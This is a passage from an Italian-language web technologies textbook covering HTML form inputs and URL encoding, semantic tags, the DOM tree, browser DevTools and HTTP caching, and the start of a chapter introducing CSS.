  <label for="msg">Messaggio:</label>
  <input id="msg" name="msg" type="text">
  <input type="submit">
</form>
```

`encoding.html`

encoding.html

Messaggio:

Dato inviato: `msg=Tom+%26+Jerry`

Lo spazio è diventato `+` e la `&` è diventata `%26`, perché `&` vale `26` in esadecimale nella tabella ASCII.


Dec	Hex	Car.	Descrizione	Dec	Hex	Car.	Descrizione
32	20		spazio	43	2B	+	più
33	21	!	punto esclamativo	44	2C	,	virgola
34	22	"	virgolette doppie	45	2D	-	meno
35	23	#	cancelletto	46	2E	.	punto
36	24	\$	dollaro	47	2F	/	barra
37	25	%	per cento	91	5B	[	quadra aperta
38	26	&	e commerciale	92	5C	\	barra rovesciata
39	27	'	apostrofo	93	5D	]	quadra chiusa
40	28	(	tonda aperta	94	5E	^	circonflesso
41	29	)	tonda chiusa	95	5F	_	trattino basso
42	2A	*	asterisco	96	60	`	accento grave

Le **checkbox** permettono di selezionare zero o più opzioni. Il comportamento all'invio dipende da quante ne sono state spuntate.


Esempio 2.19 — Comportamento delle checkbox all'invio

```
<form>
  <p>Quali esami sosterrai?</p>
  <input type="checkbox" name="exams" value="web" id="web_tech">
  <label for="web_tech">Tecnologie Web</label><br>
  <input type="checkbox" name="exams" value="pl2" id="pl2">
  <label for="pl2">Linguaggi di Programmazione II</label><br><br>
  <input type="submit">
</form>
```


 checkbox.html



All'invio: exams=web



All'invio: exams=web&exams=pl2



All'invio: " " (stringa vuota)

Da notare: più caselle possono condividere lo **stesso name**. In tal caso il nome compare più volte nei dati inviati, una per ogni casella spuntata. E se l'utente non spunta nulla, il parametro **non viene inviato affatto**: il server deve essere preparato a non trovarlo.


Pulsanti radio

I **radio button** permettono di scegliere **una sola** fra più opzioni. Le opzioni che condividono lo stesso **name** formano un gruppo mutuamente esclusivo.

Esempio 2.20 — Un gruppo di radio button

```
<form>
  <p>Qual e' il tuo corso preferito?</p>
  <input type="radio" name="fav" value="web" id="web_tech">
  <label for="web_tech">Tecnologie Web</label><br>
  <input type="radio" name="fav" value="net" id="net">
  <label for="net">Reti di Calcolatori</label><br>
  <input type="radio" name="fav" value="se" id="se">
  <label for="se">Ingegneria del Software</label><br>
  <input type="submit" value="Invia la tua opinione">
</form>
```

 radio.html



All'invio: fav=web

Selezionando la prima opzione, all'invio si ottiene **fav=web**. Selezionarne un'altra **deseleziona** automaticamente la precedente, perché le tre opzioni condividono lo stesso **name**.

Si noti anche che l'attributo **value** su un **input type="submit"** cambia l'**etichetta del pulsante**, mentre sugli altri input rappresenta il valore inviato.

Date e orari

Esistono tipi di input dedicati alle date e agli orari.

```
<form>
  <input type="date"><br>
  <input type="week"><br>
  <input type="month"><br>
  <input type="time"><br>
  <input type="datetime-local"><br>
</form>
```

 date.html



Valori già inseriti dall'utente; l'aspetto varia da browser a browser.

Il browser fa il lavoro sporco

Usando **type="date"** il browser fornisce gratuitamente un calendario a comparsa, la validazione del formato e la localizzazione (un utente italiano vedrà **gg/mm/aaaa**, uno statunitense **mm/dd/yyyy**), mentre al server arriva sempre il formato normalizzato **aaaa-mm-gg**. Scrivere a mano lo stesso comportamento con un **type="text"** richiederebbe molto codice, e funzionerebbe peggio.


Menu a tendina

L'elemento `<select>` definisce un **menu a tendina**. L'attributo `multiple` permette di selezionare più di un'opzione.

Esempio 2.21 — Un menu a tendina

```
<form>
  <label for="dest">Seleziona la destinazione:</label>
  <select name="destination" id="dest">
    <option value="Rome">Roma</option>
    <option value="Naples">Napoli</option>
    <option value="Paris">Parigi</option>
  </select><br><br>
  <input type="submit">
</form>
```

[select.html](#)



Il menu aperto: il mouse è su *Napoli*.


Da notare la differenza fra il testo mostrato all'utente (*Roma*) e il valore inviato al server (**Rome**), specificato tramite `value`.

E molto altro

Esistono numerosi altri tipi di input: selettore di colore, selettore di file, liste di suggerimenti (`datalist`), campi per e-mail, URL e numeri di telefono, cursori a scorrimento.

```
<form method="POST">
  <label for="col">Scegli il tuo colore preferito:</label>
  <input name="color" id="col" type="color"><br><br>
  <input type="submit">
</form>
```

[colore.html](#)



Cliccando sul campione si apre il selettore di colore del sistema; il valore inviato è in esadecimale, per esempio `color=%231d8fa8`.

Per un riferimento completo conviene consultare la documentazione MDN.


Raggruppare gli input

Gli elementi `<fieldset>` e `<legend>` permettono di raggruppare logicamente gli input di un form e di dare un titolo a ciascun gruppo.

Esempio 2.22 — Un form suddiviso in sezioni

```
<form>
  <fieldset>
    <legend>Dati anagrafici:</legend>
    <label for="fname">Nome:</label><br>
    <input type="text" id="fname" name="fname"><br>
    <label for="lname">Cognome:</label><br>
    <input type="text" id="lname" name="lname">
  </fieldset>
  <fieldset>
    <legend>Registrazione esame:</legend>
    <label for="grade">Voto:</label><br>
    <input type="number" id="grade" name="grade"><br>
    <label for="date">Data:</label><br>
    <input type="date" id="date" name="date">
  </fieldset><br>
  <input type="submit" value="Invia">
</form>
```

 fieldset.html



All'invio:
fname=John&lname=Doe&grade=30&date=2024-09-30

Il `<fieldset>` raggruppa gli input *visivamente e semanticamente*, ma non ha alcun effetto sui dati inviati: questi restano una lista piatta di coppie nome/valore.

ORGANIZZARE IL CONTENUTO



Il contenuto di una pagina web può essere organizzato (raggruppato) in parti. Questo si può fare in due modi:

- con le **divisioni** `<div>`;
- con i **tag semantici** come `<header>`, `<nav>`, `<main>`, `<article>`, `<section>`, `<aside>` e `<footer>`.

Divisioni

Le divisioni `<div>` erano il principale strumento di raggruppamento nelle versioni più vecchie di HTML, prima dell'introduzione dei tag semantici. Non hanno alcuna semantica particolare, se non quella di raggruppare contenuti in qualche modo correlati fra loro.

```
<div>
  <h1>Sezione 1</h1>
  <p>Contenuto della Sezione 1</p>
</div>
<div>
  <h1>Sezione 2</h1>
  <p>Contenuto della Sezione 2</p>
</div>
```

[divisioni.html](#)



Le `<div>` non si vedono: raggruppano senza cambiare l'aspetto.


Lo span

La `<div>` ha un equivalente per il testo: l'elemento **span**. Anche `<span>` è un contenitore **generico e privo di significato**, con una sola differenza, ma decisiva: `<div>` è un elemento di tipo **blocco** (occupa una riga tutta sua), mentre `<span>` è **inline**, cioè resta nel flusso del testo come una parola qualsiasi.

Serve quando si vuole identificare una **porzione di testo** all'interno di un elemento più grande, per darle uno stile o per manipolarla con JavaScript, e non esiste alcun tag che ne descriva il significato.

```
<p>
  Il totale è <span class="prezzo">19,99 €</span>,
  spedizione <span class="gratis">inclusa</span>.
</p>
<p>
  Un <span>span senza classe</span> non cambia nulla.
</p>
```

[span.html](#)



I primi due `<span>` sono colorati dal CSS (che vedremo nel prossimo capitolo); il terzo, senza stile, è invisibile.

Di per sé `<span>` non produce **alcun** effetto visibile: è un gancio a cui appendere una classe o un identificatore.

Prima cerca un tag che dica qualcosa



`<span>` e `<div>` sono privi di semantica: per un lettore di schermo o per un motore di ricerca non significano nulla. Vanno quindi usati soltanto quando nessun altro elemento è adatto. Se il testo va **enfaticizzato** esiste `<em>`, se è **importante** esiste `<strong>`, per una sigla esiste `<abbr>`, per una data `<time>`, per il codice `<code>`. La regola è sempre la stessa: prima il significato, poi l'aspetto.

Tag semantici

I **tag semantici** descrivono il significato del loro contenuto ai browser, agli sviluppatori e ai programmi che analizzano la pagina.

Le slide del corso li riassumono così: `<nav>` contiene i collegamenti di navigazione, `<main>` il contenuto principale, `<article>` contenuto indipendente e autocontenuto, `<aside>` contenuto solo tangenzialmente correlato, mentre `<header>`, `<footer>` e `<section>` «si spiegano da soli». Vale la pena, invece, spiegarli tutti con un po' più di precisione.

Tag	Che cosa rappresenta	Contenuto tipico
<code><header></code>	L'intestazione introduttiva della pagina, oppure di un <code><article></code> o di una <code><section></code> .	Logo, titolo del sito, titolo e autore di un articolo, a volte il menu.
<code><nav></code>	Un blocco di collegamenti di navigazione principali.	Menu del sito, indice di una pagina lunga, briciole di pane. Non ogni gruppo di link: solo quelli per muoversi nel sito.
<code><main></code>	Il contenuto principale e specifico della pagina. Ne esiste uno solo per pagina.	Tutto ciò che non si ripete uguale su ogni pagina: esclusi intestazione, menu e piè di pagina del sito.
<code><article></code>	Un contenuto autocontenuto , che avrebbe senso anche preso da solo, fuori dalla pagina.	Un post di un blog, una notizia, un commento, la scheda di un prodotto.
<code><section></code>	Un raggruppamento tematico di contenuti, parte di un insieme più grande; di norma ha un proprio titolo.	I capitoli di un documento, le sezioni «Pro» e «Contro» di un articolo.
<code><aside></code>	Contenuto correlato solo di lato al contenuto principale: toglierlo non ne cambia il senso.	Barra laterale, box di approfondimento, glossario, pubblicità.
<code><footer></code>	Il piè di pagina della pagina, o di un <code><article></code> o di una <code><section></code> .	Copyright, autore, contatti, link a informazioni legali.

Tre osservazioni aiutano a non confonderli.

- `<header>` e `<footer>` **non** sono per forza unici: la pagina ha la sua intestazione, ma ogni `<article>` può avere la propria. Il nome non indica una posizione sullo schermo, ma un **ruolo** rispetto al contenuto che li contiene.
- La differenza fra `<article>` e `<section>` si decide con una domanda: *questo pezzo avrebbe senso pubblicato da solo, altrove?* Se sì è un `<article>`; se è solo una parte di un discorso più ampio è una `<section>`. Un articolo può contenere sezioni, e (più raramente) una sezione può contenere articoli, come l'elenco delle notizie di una homepage.
- Se serve un contenitore soltanto per applicare uno stile, senza alcun significato particolare, la scelta giusta resta `<div>`: una `<section>` senza titolo è quasi sempre una `<div>` travestita.




Figura 2.7: Un tipico impianto di pagina realizzato con tag semantici.

Esempio 2.23 — Una pagina strutturata semanticamente

```
<header>
  <h1>Tecnologie Web!</h1>
  <p>Questa pagina contiene contenuti sulle Tecnologie Web.</p>
</header>
<main>
  <article>
    <h2>Gli elementi semantici sono una buona cosa</h2>
    <p>Parliamo degli elementi semantici.</p>
    <section>
      <h3>Pro</h3>
      <p>Veicolano piu' informazione.</p>
    </section>
    <section>
      <h3>Contro</h3>
      <p>Letteralmente nessuno.</p>
    </section>
  </article>
  <article>
    <h2>HTML e' bello</h2>
    <p>E non hai ancora visto lo stile e gli script!</p>
  </article>
</main>
<footer> &copy; Corso di Tecnologie Web, 2024. </footer>
```

[semantica-completa.html](#)



Nel risultato non c'è traccia di `<header>`, `<article>` o `<footer>`: senza CSS i tag semantici non cambiano l'aspetto della pagina (si vedono solo i titoli e i paragrafi). Il loro valore sta tutto nell'informazione che aggiungono, come spiega il riquadro seguente.

Perché preferire i tag semantici alle divisioni

Visivamente `<div>` e `<section>` sono identici: nessuno dei due, di per sé, cambia l'aspetto della pagina. La differenza sta nell'**informazione**. Un lettore di schermo può offrire il comando «vai al contenuto principale» solo se esiste un `<main>`; un motore di ricerca capisce che cosa indicizzare come articolo solo se esiste un `<article>`; la modalità lettura del browser funziona per la stessa ragione. Una pagina fatta solo di `<div>` funziona, ma è muta.



Gli elementi HTML sono **annidati** l'uno dentro l'altro: un `<body>` contiene un `<main>`, che contiene un `<article>`, che contiene un `<h1>` e un `<p>`. Questa struttura di contenimento è, formalmente, un **albero**.

```
<!DOCTYPE html>
<html lang="it">
  <head>
    <title>Il Libro</title>
    <meta charset="UTF-8">
  </head>
  <body>
    <main>
      <article>
        <h1>Titolo</h1>
        <p>Corpo</p>
      </article>
    </main>
    <footer>
      <p>&copy; TecWeb</p>
    </footer>
  </body>
</html>
```




Figura 2.8: Lo stesso documento visto come sorgente e come albero.

Questa non è una curiosità teorica: è il modello su cui si fonda tutto il resto del corso. Il browser, quando analizza il documento, costruisce esattamente questo albero in memoria, e lo chiama **DOM** (*Document Object Model*). I selettori CSS servono a individuare nodi in questo albero, e JavaScript lo modifica per rendere la pagina dinamica.

Annidamento sbagliato



Se si scrive `<p>testo <strong>importante</p></strong>`, i tag si «incrociano» e la struttura non è più un albero. I browser non segnalano l'errore: cercano di indovinare che cosa intendevamo, e ognuno può indovinare in modo diverso. Il risultato è una pagina che appare corretta su un browser e sbagliata su un altro. I tag vanno sempre chiusi nell'ordine inverso rispetto a quello di apertura.

GLI STRUMENTI PER SVILUPPATORI DEL BROWSER



I browser moderni includono numerose funzionalità pensate per chi sviluppa. Si accede a questi **DevTools** premendo il tasto F12.

Le funzionalità principali sono:

- **ispezione** dei documenti HTML: si vede l'albero del DOM così come il browser lo ha effettivamente costruito, e lo si può modificare dal vivo;
- **analisi di rete**: il dettaglio di tutte le richieste e risposte HTTP coinvolte, con header, corpo, codice di stato e tempi;
- **profilazione**: misura delle prestazioni e dei tempi di caricamento;
- **debug** sia della presentazione grafica sia degli script.

Ispezionare la pagina

La scheda *Analisi pagina* (in Chrome *Elements*) mostra l'albero del DOM costruito dal browser. Passando con il mouse su un nodo, l'elemento corrispondente si evidenzia nella pagina; nella parte bassa del pannello si vedono gli stili che gli vengono applicati, che impareremo a leggere nel prossimo capitolo. Il DOM mostrato qui è quello **effettivo**: se il browser ha dovuto correggere un annidamento sbagliato, l'albero mostra la sua correzione, non il sorgente originale.

La scheda *Rete* (in Chrome *Network*) registra **tutte le richieste HTTP** effettuate dalla pagina. La figura riproduce ciò che mostra Firefox caricando la pagina `image.html` dell'esempio sulle immagini.




Figura 2.9: La scheda Rete di Firefox durante il caricamento di `image.html`: tre richieste per una sola pagina.

Ogni riga è una richiesta, e le colonne raccontano che cosa è successo:

- **Stato** e **Metodo**: il codice di stato della risposta e il verbo HTTP usato (qui sempre `GET`, tutto a buon fine con `200`);
- **Dominio** e **File**: a chi è stata fatta la richiesta e quale risorsa è stata chiesta;
- **Iniziatore**: **chi** ha causato la richiesta. Il documento è stato richiesto dalla navigazione (`document`), l'immagine dal tag `<img>` (`img`); la favicon, invece, l'ha chiesta il **browser di sua iniziativa** (`FaviconLoader`), pur non essendo dichiarata da nessuna parte nella pagina;
- **Tipo** e **Dimensione**: il tipo di contenuto ricevuto (dal `Content-Type` della risposta) e il suo peso.

La barra in fondo riassume il caricamento: numero di richieste, byte trasferiti e tre tempi. `DOMContentLoaded` indica quando il browser ha finito di analizzare l'HTML; `load` quando sono arrivate anche tutte le risorse esterne, immagini comprese; `Completato` quando è terminata l'ultima richiesta. Facendo clic su una riga si aprono i dettagli: intestazioni di richiesta e risposta, corpo, tempi di ciascuna fase.

La fila di pulsanti *Tutti*, *HTML*, *CSS*, *JS*, *Immagini*, ... filtra le richieste per tipo: su un sito reale, con decine di richieste, è indispensabile.

La cache del browser

Nella barra degli strumenti della figura c'è una casella spuntata: *Disattiva cache*. Per capire a che cosa serve bisogna sapere che il browser, dopo aver scaricato una risorsa, ne conserva una copia in una memoria locale, la **cache**, per non doverla scaricare di nuovo alla visita successiva.

Cache HTTP

La **cache HTTP** è la copia locale delle risposte già ricevute che il browser conserva per riusarle. Quanto a lungo una risposta possa essere riusata, e a quali condizioni, lo decide il server tramite le intestazioni della risposta (per esempio `Cache-Control`, `ETag`, `Last-Modified`).

Ricaricando la pagina con la cache attiva, i casi tipici sono tre.

- La risorsa è ancora **fresca**: il browser la prende dalla cache **senza fare alcuna richiesta**. Nella scheda *Rete* la riga compare comunque, ma come trasferito è indicata la cache (Chrome scrive *memory cache* o *disk cache*) e il tempo è quasi nullo.
- La risorsa va **riconvalidata**: il browser chiede al server «è cambiata dall'ultima volta?» con una **richiesta condizionale**. Se non è cambiata, il server risponde `304 Not Modified` con un corpo **vuoto**, e il browser usa la copia che ha già: viaggiano poche centinaia di byte invece dell'intero file.
- La risorsa è cambiata (o non è in cache): risposta `200` con il contenuto completo, come al primo caricamento.

GET /02-HTML/pic.jpg HTTP/1.1
Host: 127.0.0.1:3000
If-None-Match: "1ad3e-18a9c2f0b40"
If-Modified-Since: Tue, 15 Sep 2026 10:12:08 GMT

↳ richiesta condizionale

HTTP/1.1 304 Not Modified
ETag: "1ad3e-18a9c2f0b40"
Last-Modified: Tue, 15 Sep 2026 10:12:08 GMT

↳ risposta del server

Nessun corpo: l'immagine non viene trasmessa di nuovo.

Il meccanismo si regge su due coppie di intestazioni. Alla prima risposta il server allega un'impronta della risorsa (**ETag**) e la data dell'ultima modifica (**Last-Modified**); alla richiesta successiva il browser le rimanda indietro in **If-None-Match** e **If-Modified-Since**, e il server confronta.

Analisi pagina Console Debugger Rete Editor stili					
Filtro URL				☐ Disattiva cache	Nessun limite
Stato	Metodo	File	Iniziatore	Trasferito	Dimensione
304	GET	image.html	document	212 B	373 B
304	GET	pic.jpg	img	214 B	109,90 kB
200	GET	favicon.ico	FaviconLoader.sys.mjs	in cache	15,41 kB
3 richieste 126,25 kB / 426 B trasferiti Completato: 21 ms					

Figura 2.10: La stessa pagina ricaricata con la cache attiva (valori indicativi): documento e immagine vengono riconvalidati con 304, la favicon non viene nemmeno richiesta.

Perché durante lo sviluppo si disattiva la cache

Mentre si scrive una pagina, la cache è più un ostacolo che un aiuto: si modifica il CSS, si ricarica, e il browser mostra ancora la versione vecchia presa dalla cache. Ci sono due rimedi.

- Spuntare *Disattiva cache* nella scheda *Rete*: finché i DevTools restano aperti, il browser ignora la cache e ricarica tutto.
- Eseguire una **ricarica forzata** con **Ctrl+Shift+R** (oppure **Ctrl+F5**; su macOS **Cmd+Shift+R**), che scavalca la cache per quel singolo caricamento.


In entrambi i casi nella scheda *Rete* tutte le righe tornano a **200**, con i file trasferiti per intero.

I DevTools saranno il tuo migliore amico

Chi sviluppa per il Web li tiene aperti quasi sempre. Vale la pena spendere mezz'ora a esplorarli con calma su un sito qualunque: cambiare un colore dal vivo nella scheda *Inspector*, guardare l'ordine e i tempi delle richieste nella scheda *Network*, provare a leggere una risposta HTTP reale con i suoi header. Molti problemi che sembrano misteriosi diventano evidenti dopo dieci secondi passati nel pannello giusto.



- **Learn HTML** — web.dev. Sezioni da 1 a 10 e da 12 a 14.
<https://web.dev/learn/html>
- **Learn Forms** — web.dev. Sezioni da 1 a 3.
<https://web.dev/learn/forms>
- **The Input (Form Input) element** — MDN web docs.
<https://developer.mozilla.org/en-US/docs/Web/HTML/Element/input>
- **HTML Forms (overview)** — W3Schools.
https://www.w3schools.com/html/html_forms.asp
- **HTML Living Standard** — WHATWG.
<https://html.spec.whatwg.org/>
Non è richiesto di imparare l'intera specifica: è sufficiente sapere che esiste e farsi un'idea di come è strutturata.
- **Browser DevTools**
Firefox: <https://firefox-source-docs.mozilla.org/devtools-user/>
Chrome: <https://developer.chrome.com/docs/devtools>
Conviene prendere confidenza con i DevTools del browser che si preferisce.



CSS

PERCHÉ SERVE IL CSS



Fino a questo punto abbiamo imparato a scrivere documenti HTML. HTML si occupa della **struttura** e della **semantica** di un documento, e non dice assolutamente nulla sul suo **aspetto**.

Un elemento `<em>` specifica che il suo contenuto va enfatizzato, ma non dice *come* l'enfasi debba essere resa: si potrebbe usare il corsivo, un colore diverso, uno sfondo diverso. La scelta è demandata a un altro linguaggio.

CSS

CSS (*Cascading Style Sheets*) è un linguaggio **dichiarativo** e **basato su regole** che serve a specificare come i documenti debbano essere presentati agli utenti.

Questa separazione fra struttura e presentazione non è un capriccio accademico: è ciò che permette di cambiare completamente l'aspetto di un sito di mille pagine modificando un solo file, e di presentare lo stesso contenuto in modo diverso su uno schermo, su carta o a un sintetizzatore vocale.



Un **foglio di stile** (*stylesheet*) è un insieme di **regole**. Ogni regola è composta da un **selettore** e da un blocco di **dichiarazioni**.




Figura 3.1: Struttura di una regola CSS.

Il **selettore** specifica **quali** elementi HTML sono interessati dalla regola. Le **dichiarazioni** sono coppie **proprietà-valore** che specificano lo stile da applicare, separate dal punto e virgola.

Il modo più utile di immaginare una regola è come un'istruzione in due tempi: **prima** il selettore individua degli elementi nell'albero del documento, **poi** le dichiarazioni vengono applicate a ciascuno di quegli elementi.

